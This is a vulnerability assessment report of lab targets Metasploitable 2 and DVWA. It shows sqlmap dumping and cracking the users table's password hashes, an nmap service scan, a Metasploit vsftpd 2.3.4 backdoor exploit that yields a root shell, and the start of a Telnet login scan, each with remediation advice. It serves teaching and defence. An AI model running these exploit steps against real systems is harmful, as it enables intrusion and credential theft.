Vulnerability Assessment Report of Metasploitable 2 and DVWA

DECEMBER 19, 2024

BY PANKAJ POUDEL
linkedin.com/in/pankaj-p-bba1b1256

Vulnerability Assessment Report of DVWA

Introduction

This report consists of assessment of vulnerabilities within Metasploit 2 machine and Damn Vulnerable Web Application (DVWA) hosted on the Metasploitable 2 environment. The primary focus was on SQL Injection and reflected XSS vulnerabilities in DVWA (Damn Vulnerable Web Application) when the security level is set to medium. Burp Suite is a software tool used to evaluate the security of web applications. It's a popular tool for web application security audits and penetration testing. SQL map automates the detection and exploitation of SQL injection vulnerabilities in web application.

SQL Injection

Description	SQL Injection occurs when an attacker is able to manipulate input fields to inject malicious SQL queries, which can bypass authentication or expose sensitive data. In the case of DVWA, the application doesn't properly sanitize user input, allowing this exploitation.
Operating System/Application Affected:	Operating System: Ubuntu Application: DVWA
Impact	The attacker can manipulate input fields to inject malicious SQL queries, leading to data exposure, authentication bypass, or privilege escalation.
System Affected	DVWA application running on Metasploit 2 can be compromised by SQL Injection when the security level is set to medium which causes the unauthorized access to databases schema.
Tools Used	Burp Suit, SQL map

Proof of Concept

SQL INJECTION




Figure 1.0

SQL INJECTION

```
[08:38:12] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[08:38:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+-----------------------------------------+-
----------+------------+
| user_id | user    | avatar                                              | password
  | last_name | first_name |
+---------+---------+-----------------------------------------------------+-----------------------------------------+-
----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   |
Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
Smith     | Bob        |
+---------+---------+-----------------------------------------------------+-----------------------------------------+-
----------+------------+

[08:38:17] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.31.123/dump/dvwa/users.csv
'
[08:38:17] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[08:38:17] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
```


Figure 1.1

CVSSv3 Metrics

SQL Injection (DVWA)

Common Vulnerability Scoring System Calculator

This page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the CVSS standards guide to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 5.0
Impact Subscore: 3.6
Exploitability Subscore: 1.3
CVSS Temporal Score: 4.9
CVSS Environmental Score: 7.1
Modified Impact Subscore: 5.4
Overall CVSS Score: 7.1

Show Equations

CVSS v3.1 Vector

AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N/E:F/RL:X/RC:X/CR:H/IR:X/AR:X/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N

Figure 1.2

Remediation

SQL Injection (DVWA)

- Switch to parameterized queries or prepared statements to ensure user inputs are treated as data, not executable code.
- Implement strict validation for user inputs, ensuring only expected data types (e.g., numbers, letters) are accepted.
- Configure the application to display generic error messages and log detailed errors server-side to avoid exposing sensitive information.
- Use the principle of least privilege for database accounts, restricting access to sensitive data and operations.

References

https://owasp.org/www-community/attacks/SQL_Injection

https://portswigger.net/web-security/sql-injection

XSS Reflected

Description	Reflected XSS allows attackers to inject malicious JavaScript into input fields, which is then reflected back in the web response. When the victim clicks on a crafted link, the script runs in their browser, potentially stealing cookies or redirecting them to harmful sites.
Operating System/Application Affected	Operating System: Ubuntu Application: DVWA
Impact	Malicious JavaScript is injected into input fields and reflected back in web responses, potentially stealing cookies or redirecting users to harmful sites.
System Affected	DVWA hosted on Metasploit 2 is vulnerable to reflected XSS, which can compromise user sessions and data.

Proof of Concept

Reflected XSS




Figure 2.0

CVSSv3 Metrics

Reflected XSS (DVWA)




Figure 2.1

Remediation

Reflected XSS (DVWA)

- Filter out special characters (e.g., <, >, and &) from user input to prevent malicious script injection.
- Enforce a strict content security policy to prevent the execution of unauthorized scripts.
- Escape all dynamic data embedded in HTML to ensure that user input is treated as text, not executable code.
- Set cookies with the HTTPOnly and Secure flags to prevent JavaScript from accessing session cookies.

References

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting#:~:text=Reflected%20XSS%20are%20the%20most,order%20or%20type%201%20XSS.


Vulnerability Assessment Report of Metasploit2

Introduction

This report consists of assessment of vulnerabilities within Metasploit 2 machine installed in virtual environment. The vulnerable metasploit2 is target machine which is attacked using UBUNTU WSL environment hosted in windows computer. IP address for the metasploit2 machine is set to 192.168.31.123. Various tools of Linux system is used for exploiting different vulnerabilities of the metasploit2 machine. Nmap is powerful open source tool used for network discovery and vulnerability scanning. Metasploit frame work is an open source penetration testing tool that allows users to develop and execute exploit code against a remote target machine. Dirb is an online directory scanner that searches web servers for hidden files, directories, and pages.

Scanning of the Metasploit 2

USE OF NMAP



```
msf6 > nmap 192.168.31.123 -sV
[*] exec: nmap 192.168.31.123 -sV

Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-12 22:18 +0545
Nmap scan report for 192.168.31.123
Host is up (0.0073s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
msf6 >
```

Figure 3.0

Port-21 FTP (Metasploit2)

Description	Port 21 is used by File Transfer Protocol (FTP). It allows FTP client and servers to communicate by sending commands and receiving responses.
Operating System	Operating System: Ubuntu
Impact	Exploitation of the FTP service vulnerability (vsftpd 2.3.4 backdoor) can lead to remote access to the system.
System Affected	Metasploitable 2
Tools Used	Nmap, Metasploit framework

Proof of Concept

FTP Open Ports (Metasploit2)

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.31.123
RHOSTS => 192.168.31.123
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.31.123:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.31.123:21 - USER: 331 Please specify the password.
[+] 192.168.31.123:21 - Backdoor service has been spawned, handling...
[+] 192.168.31.123:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.31.250.156:33495 -> 192.168.31.123:6200) at 2024-12-12 21:58:42 +0545

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```

Figure 4.0

CVSSv3 Metrics

FTP Open Ports (Metasploit2)




Figure 4.1

Remediation

FTP Backdoor (vsftpd 2.3.4 on Metasploitable 2)

- Upgrade to the latest version of vsftpd to eliminate known vulnerabilities, including the backdoor in version 2.3.4.
- If FTP is unnecessary, disable it to reduce attack vectors.
- Replace FTP with secure file transfer protocols like SFTP or FTPS to encrypt data during transmission.
- Restrict access to the FTP service by IP address or use strong authentication mechanisms.

References

https://www.upguard.com/blog/file-transfer

SSH Open Ports (Metasploit2)

Description	When SSH is open, an attacker can gain remote access to the system and can also attempt a brute-force attack to guess credentials and gain unauthorized access to the system.
Operating System	Operating System: Ubuntu
Impact	Attackers can attempt brute-force attacks to guess credentials and gain unauthorized access to the system.
System Affected	Metasploitable 2
Tools Used	Nmap, Metasploit

Proof of Concept

SSH Open Ports (Metasploit2)




Figure 5.0

CVSSv3 Metrics

SSH Open Ports (Metasploit2)




Figure 5.1

Remediation

SSH (Metasploitable 2)

- Prevent root login via SSH if it is not necessary.
- Enforce the use of SSH keys instead of passwords for more secure access.
- Install and configure Fail2Ban to block IP addresses after multiple failed login attempts.
- Restrict SSH access to trusted IP addresses and networks using firewalls or security groups

References

https://vulcan.io/blog/how-to-fix-cve-2023-38408-in-openssh/

Telnet (Metasploit2)

Description	Telnet is an unencrypted protocol, as such it sends sensitive data (usernames and passwords) in clear text.
Operating System	Operating System: Ubuntu
Impact	Telnet lacks encryption and poses significant risk to the confidentiality, integrity, and availability of a system. It also helps attacker to gain remote access of the system.
System Affected	Metasploitable2
Tools Used	Nmap , Metasploit framework

Proof of Concept

Telnet (Metasploit2)

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOST 192.168.
31.123
RHOST => 192.168.31.123
